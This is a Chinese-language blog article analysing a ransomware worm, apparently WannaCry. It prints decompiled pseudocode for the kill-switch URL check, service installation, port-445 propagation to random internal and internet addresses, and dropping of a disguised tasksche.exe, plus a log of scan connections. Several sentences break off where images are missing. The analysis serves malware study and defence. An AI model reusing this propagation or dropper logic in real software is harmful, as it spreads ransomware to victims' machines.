
對勒索病毒的逆向分析

網絡安全編程與黑客程序員 昨天

以下文章來源於小道安全



基礎知識：


1.需要具備一定的開發能力


2.熟悉彙編語言

3.PE文件結構的掌握

工具使用：

熟練掌握以下常用工具的功能，基於以下工具展開詳細分析，可以對病毒樣本進行一個詳細流程和功能分析，從而分析還原出關鍵的病毒功能，及研究對應的對抗方案。






對一個病毒樣本或者軟件詳細分析，一般可以通過五個步驟進行分析樣本功能：樣本基本屬性、樣本結構、樣本靜態分析、樣本功能行為監控、樣本動態分析。基於以上的五個步驟基本上可以分析出詳細的樣本功能實現。

樣本基本信息

通過
通過

PEID、ExeInfoPE兩個工具原理：

通過解析PE文件結構解析出樣本的區段信息、通過




樣本功能分析


病毒樣本功能可以從幾個維度分析：自啟動(服務器，註冊表)、釋放文件、網絡通信、加密解密

主要通過

以下流程圖是整個病毒樣本的功能流程，主要就是進行系統服務操作，利用微軟的



樣本在IDA工具中的main函數的流程結構



樣本入口函數的關鍵功能函數實現的解析

```
1  int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2  {
3    void *v4; // esi@1
4    CHAR szUrl; // [sp+8h] [bp-50h]@1
5    int v7; // [sp+41h] [bp-17h]@1
6    int v8; // [sp+45h] [bp-13h]@1
7    int v9; // [sp+49h] [bp-Fh]@1
8    int v10; // [sp+4Dh] [bp-Bh]@1
9    int v11; // [sp+51h] [bp-7h]@1
10   __int16 v12; // [sp+55h] [bp-3h]@1
11   char v13; // [sp+57h] [bp-1h]@1
12
13   qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // 访问链接"http://www.iuqerfsodp9ifjaposdfjhgosuri"
14   v7 = 0;
15   v8 = 0;
16   v9 = 0;
17   v10 = 0;
18   v11 = 0;
19   v12 = 0;
20   v13 = 0;
21   v4 = InternetOpenA(0, 1u, 0, 0, 0);
22   InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
23   InternetCloseHandle(v4);
24   InternetCloseHandle(0);
25   sub_408090();                                 // 开启恶意代码服务
26   return 0;
27 }
```


惡意代碼功能解析

```
12  GetModuleFileNameA(0, FileName, 0x104u);       // 获取病毒文件的路径
13  if ( *(_DWORD *)_p___argc() >= 2 )
14  {
15    v1 = OpenSCManagerA(0, 0, 0xF003Fu);          // 建立一个连接到服务控制管理器
16    v2 = v1;
17    if ( v1 )
18    {
19      v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);// 打开mssecsvc2.0服务
20      v4 = v3;
21      if ( v3 )
22      {
23        sub_407FA0(v3, 60);                       // 修改服务器描述
24        CloseServiceHandle(v4);
25      }
26      CloseServiceHandle(v2);
27    }
28    ServiceStartTable.lpServiceName = ServiceName;// 服务器名称赋值到结构
29    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_408000;// 进行注册服务
30    v6 = 0;
31    v7 = 0;
32    result = StartServiceCtrlDispatcherA(&ServiceStartTable);
33  }
34  else
35  {
36    result = sub_407F20();                        // 创建启动mssecsvc2.0服务，启动tasksche.exe
37  }
38  return result;
39}
```


開始對445端口漏洞嘗試功能解析

```
1  int sub_407BD0()
2  {
3    int result; // eax@1
4    void *v1; // eax@2
5    signed int v2; // esi@4
6    void *v3; // eax@5
7
8    result = sub_407B90();                          // 网络初始化
9    if ( result )
10   {
11     v1 = (void *)beginthreadex(0, 0, sub_407720, 0, 0, 0);// 通过获取内网ip地址进行漏洞传播
12     if ( v1 )
13       CloseHandle(v1);
14     v2 = 0;
15     do
16     {
17       v3 = (void *)beginthreadex(0, 0, sub_407840, v2, 0, 0);// 通过获取外网ip地址进行漏洞传播
18       if ( v3 )
19         CloseHandle(v3);
20       Sleep(0x7D0u);
21       ++v2;
22     }
23     while ( v2 < 128 );
24     result = 0;
25   }
26   return result;
27 }
```



進行內網445端口漏洞嘗試功能實現解析

```
10  Dest = 0;
11  memset(&v5, 0, 0x100u);
12  v6 = 0;
13  v7 = 0;
14  v1 = inet_ntoa(in);
15  strncpy(&Dest, v1, 0x10u);
16  // 感染尝试
17  if ( sub_401980(&Dest, 0x1BDu) )              // dest=ip地址 0x1BDu=445端口
18  {
19    v2 = 0;
20    do
21    {
22      Sleep(0xBB8u);
23      // 循环里面执行多次感染尝试
24      if ( sub_401B70(&Dest, 1, 0x1BDu) )
25        break;
26      Sleep(0xBB8u);
27      sub_401370(&Dest, 0x1BDu);
28      ++v2;
29    }
30    while ( v2 < 5 );
31  }
32  Sleep(0xBB8u);
33  // 感染尝试
34  if ( sub_401B70(&Dest, 1, 0x1BDu) )
35    sub_4072A0(&Dest, 1, 0x1BDu);
36  endthreadex(0);
37  return 0;
38 }
```


進行外網445端口漏洞嘗試功能實現解析

```
45      if ( !v17 )
46        break;
47      if ( a1 >= 32 )
48        break;
49      v8 = sub_407660(v7);                    // 生成ip地址的第一位的随机数
50      v7 = (void *)255;
51      v6 = v8 % 0xFF;
52    }
53    while ( v8 % 0xFF == 127 || v6 >= 224 );
54    if ( v18 && a1 < 32 )
55    {
56      v9 = sub_407660(v7);                    // 生成ip地址第二位的随机数
57      v7 = (void *)255;
58      v19 = v9 % 0xFF;
59    }
60    v10 = sub_407660(v7) % 0xFFu;             // 生成ip地址的第三位随机数
61    v11 = sub_407660((void *)0xFF);           // 生成ip地址的第四位随机数
62    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);// ip地址拼接
63    v12 = inet_addr(&Dest);
64    if ( sub_407480(v12) > 0 )                // TCP网络初始化
65      break;
66LABEL_23:
67    Sleep(0x64u);
68  }
69  v17 = 0;
70  v18 = 0;
71  v21 = v1();
72  v13 = 1;
73  while ( 1 )
74  {
75    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
76    v14 = inet_addr(&Dest);
77    if ( sub_407480(v14) <= 0 )               // TCP通信初始化
78      goto LABEL_20;
79    v15 = (void *)beginthreadex(0, 0, sub_407540, v14, 0, 0);// 开始进行445端口的感染尝试
80    v16 = v15;
81    if ( v15 )
82      break;
83LABEL_21:
```


漏洞嘗試的效果展示



协议	本地地址	远程地址	连接状态	进程Id	进程路径
Tcp	0.0.0.0 : 49152	0.0.0.0 : 0	LISTENING	420	C:\Windows\System32\wininit.exe
Tcp	0.0.0.0 : 49153	0.0.0.0 : 0	LISTENING	808	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 : 49154	0.0.0.0 : 0	LISTENING	868	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 : 49155	0.0.0.0 : 0	LISTENING	504	C:\Windows\System32\lsass.exe
Tcp	0.0.0.0 : 49156	0.0.0.0 : 0	LISTENING	496	C:\Windows\System32\services.exe
Tcp	169.254.82.34 : 49323	169.254.127.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49325	169.254.128.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49326	169.254.129.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49327	169.254.130.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49329	169.254.131.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49332	169.254.132.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49333	169.254.133.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49335	169.254.134.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49337	169.254.135.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49338	169.254.136.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe
Tcp	169.254.82.34 : 49340	169.254.137.1 : 445	SYN_SENT	2824	C:\Users\Administrator\Desktop\新建文件夹\病毒样本.exe


釋放真正的勒索病毒文件

通過從應用程序的資源部分進行釋放出病毒樣本exe和dll模塊，並將樣本的exe和dll模塊釋放到C盤的windows目錄下，以偽裝成為系統程序。

```
if ( v3 )
{
  v5 = LoadResource(0, v3);
  if ( v5 )
  {
    v9 = LockResource(v5);
    if ( v9 )
    {
      v6 = SizeofResource(0, v4);
      if ( v6 )
      {
        Dest = 0;
        memset(&v19, 0, 0x100u);
        v20 = 0;
        v21 = 0;
        NewFileName = 0;
        memset(&v23, 0, 0x100u);
        v24 = 0;
        v25 = 0;
        sprintf(&Dest, aCSS, aWindows, aTasksche_exe);// C:\WINDOWS\tasksche.exe
        sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);// C:\WINDOWS\qeriuwjhrf
        MoveFileExA(&Dest, &NewFileName, 1u);
        v7 = CreateFileA_0(&Dest, 0x40000000, 0, 0, 2, 4, 0);
        if ( v7 != -1 )
        {
          WriteFile(v7, v9, v6, &v9, 0);
          CloseHandle_0(v7);
          v11 = 0;
          v12 = 0;
          v13 = 0;
          memset(&v15, 0, 0x40u);
          v10 = 0;
          strcat(&Dest, (const char *)&off_431340);
          v14 = 68;
          v17 = 0;
          v16 = 129;
          if ( CreateProcessA(0, &Dest, 0, 0, 0, 0x8000000, 0, 0, &v14, &v10) )// 启动程序
          {
            CloseHandle_0(v11);
            CloseHandle_0(v10);
          }
        }
```


釋放樣本文件效果展示

通過

